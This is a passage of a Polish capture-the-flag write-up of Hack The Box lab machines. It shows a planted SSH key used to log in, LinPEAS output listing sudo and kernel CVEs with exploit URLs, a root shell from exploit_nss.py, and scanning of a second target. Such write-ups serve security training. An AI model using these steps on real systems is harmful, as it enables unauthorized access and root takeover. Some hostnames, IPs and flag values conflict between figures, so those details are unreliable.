
Rysunek 11. Analiza zapytania - wywołanie polecenia whoami w terminalu maszyny ofiary

Z tą wiedzą można przystąpić do przeszukiwania systemu plików. Przejście do katalogu .ssh w katalogu domowym użytkownika ukazało, że wykorzystuje on klucze RSA do logowania się na maszynę.



Rysunek 12. Analiza zapytania - przejście do katalogu .ssh w katalogu domowym użytkownika

Wiedząc, że port 22 jest otwarty, należy dodać własny klucz publiczny RSA do pliku `authorized_keys`.



Rysunek 13. Dopisywanie własnego klucza publicznego RSA na maszynie ofiary

Teraz, przy użyciu własnego klucza prywatnego RSA można poprzez sesję ssh zalogować się na maszynę ofiary jako użytkownik paul.

```

ssh -i id_rsa_htb.pub
ssh -i id_rsa.pub
ssh -i id_rsa paul@10.11.148
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-90-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Mon Apr 18 Apr 2022 10:12:23 PM UTC

System load:          0.0
Usage of /:           71.0% of 3.49GB
Memory usage:        25%
Swap usage:          0%
Processes:           210
Users logged in:     1
IPv4 address for eth0: 10.10.11.148
IPv6 address for eth0: dead:beef::258:56ff:feb9:a77

80 updates can be applied immediately.
31 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Apr 18 20:38:22 2022 from 10.10.14.180
paul@outerspace:~$ 

```

Rysunek 14. Logowanie na maszynę ofiary poprzez sesję ssh

Idealnym narzędziem do przeprowadzenia analizy potencjalnych możliwości obejścia uprawnień w systemach unixowych jest narzędzie LinPEAS. Jego forma w postaci pojedynczego skryptu bashowego sprzyja łatwemu skopiowaniu go na maszynę ofiary. Za pomocą polecenia scp należy skopiować plik do wygodnej lokalizacji. Z interesujących wyników analizy wynikło, że w folderze domowym użytkownika paul znajdują się pliki user.txt, a także, że system operacyjny ma zainstalowaną przestarzałą wersję polecenia sudo. Została również wypisana lista znalezionych podatności z identyfikatorami CVE, w której znajduje się między innymi wykorzystanie w.w. podatności sudo.

```

[+] Writable passwd file? ..... No
[+] Credentials in fstab/ntab? ..... No
[+] Can I read shadow files? ..... No
[+] Can I read shadow plists? ..... No
[+] Can I write shadow plists? ..... No
[+] Can I read opasswd file? ..... No
[+] Can I write in network-scripts? ..... No
[+] Can I read root folder? ..... No

[+] Searching root files in home dirs (limit 30)
/home/
/home/paul/.bash_history
/home/paul/user.txt
/root/

[+] Searching folders owned by me containing others files on it (limit 100)
/home/paul
/sys/fs/cgroup/systemd/user.slice/user@l001.service
/sys/fs/cgroup/unified/user.slice/user@l001.service

[+] Readable files belonging to root and readable by me but not world readable
-r--r----- 1 root paul 33 Apr 18 16:07 /home/paul/user.txt

[+] Modified interesting files in the last 5mins (Limit 100)
/var/log/syslog
/var/log/auth.log
/var/log/kern.log
/var/log/lastlog
/var/log/journal/ee7af938893e4f71ba32f510f53fe3c8/system.journal
/var/log/journal/ee7af938893e4f71ba32f510f53fe3c8/user-1001.journal
/var/log/wtmp

[+] Writable log files (logrotate) (Limit 100)
< a href="https://book.hacktricks.xyz/linux-unix/privilege-escalation#logrotate-exploitation">https://book.hacktricks.xyz/linux-unix/privilege-escalation#logrotate-exploitation
logrotate 3.14.0

Default mail command: /usr/bin/mail
Default compress command: /bin/gzip
Default uncompress command: /bin/gunzip
Default compress extension: .gz

```

Rysunek 15. LinPEAS - interesujące pliki w folderach domowych

```

[+] System Information
[+] Operative system
< a href="https://book.hacktricks.xyz/linux-unix/privilege-escalation#kernel-exploits">https://book.hacktricks.xyz/linux-unix/privilege-escalation#kernel-exploits
Linux version 5.4.0-90-generic (build@lgw01-amd64-054) (gcc version 9.3.0 (Ubuntu 9.3.0-17ubuntu1~20.04)) #101-Ubuntu SMP Fri Oct 15 20:00:55 UTC 2021
Distributor ID: Ubuntu
Description:    Ubuntu 20.04 LTS
Release:        20.04
Codename:      focal

[+] Sudo version
< a href="https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version">https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.31

[+] CVEs Check
./linpeas.sh: 1192: [: not found
./linpeas.sh: 1192: rpm: not found
./linpeas.sh: 1192: 0: not found
./linpeas.sh: 1202: [: not found

[+] PATH
< a href="https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-path-abuses">https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-path-abuses
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/usr/games:/usr/local/games:/snap/bin
New path exported: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/usr/games:/usr/local/games:/snap/bin

[+] Date & uptime
Mon 18 Apr 2022 10:18:23 PM UTC
22:18:23 up 6:11, 2 users, load average: 0.22, 0.05, 0.02

[+] Any sd*/disk* disk in /dev? (limit 20)
disk
sda
sda1
sda2
sda3

[+] Unmounted file-system?

```

Rysunek 16. LinPEAS - przestarzała wersja sudo

```

[+] [CVE-2021-4034] PwnKit
  Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
  Exposure: probable
  Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ], debian=7|8|9|10|11, fedora, manjaro
  Download URL: https://codeLoad.github.com/berday/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedi
  Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
  Exposure: probable
  Tags: mint=19, [ ubuntu=18|20 ], debian=10
  Download URL: https://codeLoad.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedi 2
  Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
  Exposure: probable
  Tags: centos=6|7|8, [ ubuntu=14|16|17|18|19|20 ], debian=9|10
  Download URL: https://codeLoad.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write
  Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
  Exposure: probable
  Tags: [ ubuntu=20.04 ]{kernel:5.8.0->}
  Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
  ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
  Comments: ip_tables kernel module must be loaded

[+] [CVE-2017-5618] setuid screen v4.5.0 LPE
  Details: https://seclists.org/oss-sec/2017/q1/184
  Exposure: less probable
  Download URL: https://www.exploit-db.com/download/https://www.exploit-db.com/exploits/41154

```

Rysunek 17. LinPEAS - lista podatności z identyfikatorami CVE

Odczytano zawartość pliku `user.txt`, czego efektem jest odnalezienie pierwszej flagi.

```

footprint of MicroK8s to make it the smallest full K8s around.

https://ubuntu.com/blog/microk8s-memory-optimisation

80 updates can be applied immediately.
31 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sat Nov 20 18:30:35 2021 from 192.168.150.133
paul@routerspace:~$ cd /root
-bash: cd: /root: Permission denied
paul@routerspace:~$ sudo su
[sudo] password for paul:
paul@routerspace:~$ sudo -l
[sudo] password for paul:


[1]+ Stopped                  sudo -l
paul@routerspace:~$ cat user.txt
18d1fa1ea1cb1c126da8eebcbed56dd8
paul@routerspace:~$ ll
total 56
drwxr-xr-x  8 paul paul 4096 Apr 18 22:46 ./
drwxr-xr-x  3 root root 4096 Feb 17 18:30 ../
lwnrxwxwx 1 root root    9 Nov 20 19:32 .bash_history -> /dev/null
-rw-r--r--  1 paul paul 220 Nov 20 17:32 .bash_logout
-rw-r--r--  1 paul paul 3771 Nov 20 17:32 .bashrc
drwx----- 2 paul paul 4096 Feb 17 18:30 .cache/
-rw-r--r--  1 paul paul 8179 Apr 18 22:46 exploit_nss.py
drwx----- 2 paul paul 4096 Feb 17 18:30 .gnupg/
drwxrwxr-x  3 paul paul 4096 Feb 17 18:30 .local/
drwxrwxr-x  5 paul paul 4096 Apr 18 22:22 .pm2/
-rw-r--r--  1 paul paul 823 Nov 20 18:30 .profile
drwxr-xr-x  3 paul paul 4096 Feb 17 18:30 .snap/
drwx----- 2 paul paul 4096 Apr 18 22:30 .ssh/
-rw-r----- 1 root paul 33 Apr 18 22:23 user.txt
paul@routerspace:~$ 

```

Rysunek 18. Odczytanie zawartości pliku `user.txt`

Przeszukanie Google w poszukiwaniu exploit wykorzystującego wylistowane podatności szybko doprowadziło do skryptu `exploit_nss.py` dostępnego w serwisie GitHub. Podobnie jak w przypadku LinPEAS, exploit należy skopiować

za pomocą polecenia `scp`. Wywołanie skryptu poleceniem `python3` skutkuje zalogowaniem się do systemu jako root. Można wówczas przejść do lokalizacji `/root`, w której okazuje się być zlokalizowany plik `root.txt` zawierający drugą i ostatnią flagę.




```

[sudo] password for paul:
[1]+  Stopped                  sudo -l
paul@routerspace:~$ cat user.txt
18d12a0e1cb3c126da8ebcded56dd8
paul@routerspace:~$ ll
total 56
drwxr-xr-x  8 paul paul 4096 Apr 18 22:46 .
drwxr-xr-x  3 root root 4096 Feb 17 19:30 ..
lrwxrwxrwx  1 root root  9 Nov 20 19:32 .bash_history -> /dev/null
-rw-r--r--  1 paul paul 229 Nov 20 17:32 .bash_logout
-rw-r--r--  1 paul paul 3771 Nov 20 17:32 .bashrc
drwxr-xr-x  2 paul paul 4096 Feb 17 18:30 .cache/
-rw-r--r--  1 paul paul 8179 Apr 18 22:46 exploit_nss.py
drwxr-xr-x  2 paul paul 4096 Feb 17 18:30 .gnupg/
drwxrwxr-x  3 paul paul 4096 Feb 17 18:30 .local/
drwxrwxr-x  5 paul paul 4096 Apr 18 22:22 .pm2/
-rw-r--r--  1 paul paul 823 Nov 20 18:30 .profile
drwxr-xr-x  3 paul paul 4096 Feb 17 18:30 snap/
drwxr--r--  2 paul paul 4096 Apr 18 22:36 ssh/
-rw-r----- 1 root root 33 Apr 18 22:23 user.txt
paul@routerspace:~$ python3 exploit_nss.py
#
#
#
# id
uid=0(root) gid=0(root) groups=0(root),1001(paul)
# exit
paul@routerspace:~$ python3 exploit_nss.py
# whoami
root
# cd /root
# ll
sh: 3: ll: not found
# ls -l
total 4
-rw-r--r-- 1 root root 33 Apr 18 22:23 root.txt
# cat root.txt
1ef01711bb8ec38fb63a0e08bf8669a
# ]

```

Rysunek 19. Odczytanie zawartości pliku `root.txt`

Wejście w posiadanie obu flag oznacza złamanie maszyny ofiary.



Rysunek 20. Podsumowanie złamanej maszyny HTB

Osiągnięte cele

Zdobyte zostały dwie flagi: użytkownika oraz systemowa. Uzyskano dostęp do konta root na maszynie ofiary, co oznacza pełną kontrolę nad systemem.

Scenariusz ataku (Hack The Box - Paper)

Wprowadzenie

Celem ataku jest zdobycie dwóch flag - użytkownika oraz systemowej, która najczęściej jest równoznaczna z zdobyciem uprawnień roota na danym systemie. Atak rozpoczyna się z wykorzystaniem zdobytego adresu IP, który służy do dalszej infiltracji systemu, co w konsekwencji powinien doprowadzić osobę atakującą do zdobycia flag.

Kroki


Na samym początku użytkownik ma do dyspozycji jedynie adres IP: 10.10.11.143. Aby dowiedzieć się więcej na temat portów, z których dany adres korzysta, został przeprowadzony skan portów komendą **nmap**.

```
marcin@marcin:~/Desktop$ nmap 10.10.11.143
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-19 17:17 CEST
Nmap scan report for 10.10.11.143
Host is up (0.058s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 1.04 seconds
marcin@marcin:~/Desktop$ █
```

Rysunek 21. Skan portów z wykorzystaniem nmap

Jak widać na rysunku 52 adres korzysta z 3 portów: 22, 80 oraz 443. Oznacza to tyle, że jest to strona internetowa, który ma również otwarty port SSH, lecz połączenie jest zablokowane hasłem.



Rysunek 22. Strona internetowa pod adresem 10.10.11.143

Strona internetowa niewiele mówi, jedynie informuje o serwerze webowym oraz wykorzystanej dystrybucji Linuksa. Aby więcej dowiedzieć się o możliwych, ukrytych endpointach strony, został przeprowadzony skan narzędziem **dirb** z wykorzystaniem domyślnego słownika.

```
START_TIME: Tue Apr 19 18:01:10 2022
URL_BASE: http://10.10.11.143/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612


---- Scanning URL: http://10.10.11.143/ ----
+ http://10.10.11.143/cgi-bin/ (CODE:403|SIZE:199)
==> DIRECTORY: http://10.10.11.143/manual/

---- Entering directory: http://10.10.11.143/manual/ ----
==> DIRECTORY: http://10.10.11.143/manual/developer/
==> DIRECTORY: http://10.10.11.143/manual/faq/
==> DIRECTORY: http://10.10.11.143/manual/howto/
==> DIRECTORY: http://10.10.11.143/manual/images/
+ http://10.10.11.143/manual/index.html (CODE:200|SIZE:9164)
+ http://10.10.11.143/manual/LICENSE (CODE:200|SIZE:11358)
==> DIRECTORY: http://10.10.11.143/manual/misc/
==> DIRECTORY: http://10.10.11.143/manual/mod/
```

Rysunek 23. Skan narzędziem dirb

Skan wskazał na adres **/cgi-bin**. Po wpisaniu takiego adresu z jednoczesnym

uruchomieniem narzędzia deweloperskiego w odpowiedzi ukazał się nagłówek **X-Backend-Server**, który wskazuje na ciąg znaków **office.paper**.



Rysunek 24. Nagłówek X-Backend-Server

Z informacji zawartych w sieci można dowiedzieć się, że może to być wartościowa informacja, która wskazuje na adres hosta, który jest powiązany z adresem IP.


Dodatkowo został wykonany skan narzędziem **nikto**.

```
marcin@marcin:~$ nikto -h 10.10.11.143
- Nikto v2.1.5
-----
+ Target IP:      10.10.11.143
+ Target Hostname: 10.10.11.143
+ Target Port:    80
+ Start Time:    2022-04-19 18:13:49 (GMT2)
-----
+ Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
+ Server leaks inodes via ETags, header found with file /, fields: 0x30c0b 0x5c5c7fdeec240
+ The anti-clickjacking X-Frame-Options header is not present.
+ Uncommon header 'x-backend-server' found, with contents: office.paper
+ Retrieved x-powered-by header: PHP/7.2.24
+ Allowed HTTP Methods: OPTIONS, HEAD, GET, POST, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 6544 items checked: 0 error(s) and 10 item(s) reported on remote host
+ End Time:       2022-04-19 18:22:29 (GMT2) (520 seconds)
-----
+ 1 host(s) tested
```

Rysunek 25. Skan narzędziem nikto

Zawiera on informacje o wersji serwera webowego, PHP oraz o możliwych podatnościach oraz również wskazuje na nazwę hosta z nagłówka X-Backend-Server.

Po wpisaniu nazwy hosta adres jest nieosiągalny, gdyż brakuje mapowania nazwy hosta na adres IP. W tym celu należy dodać wpis w pliku `/etc/hosts`.




```
GNU nano 4.8          hosts          Modified
127.0.0.1      localhost
127.0.1.1      marcin
10.10.11.143 office.paper
# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit      ^R Read File ^N Replace   ^U Paste Text^T To Spell ^L Go To Line
```

Rysunek 26. Wpis mapujący nazwę hosta na adres IP

Tym razem po wpisaniu nazwy hosta ukazuje się strona postawiona z wykorzystaniem Wordpressa.

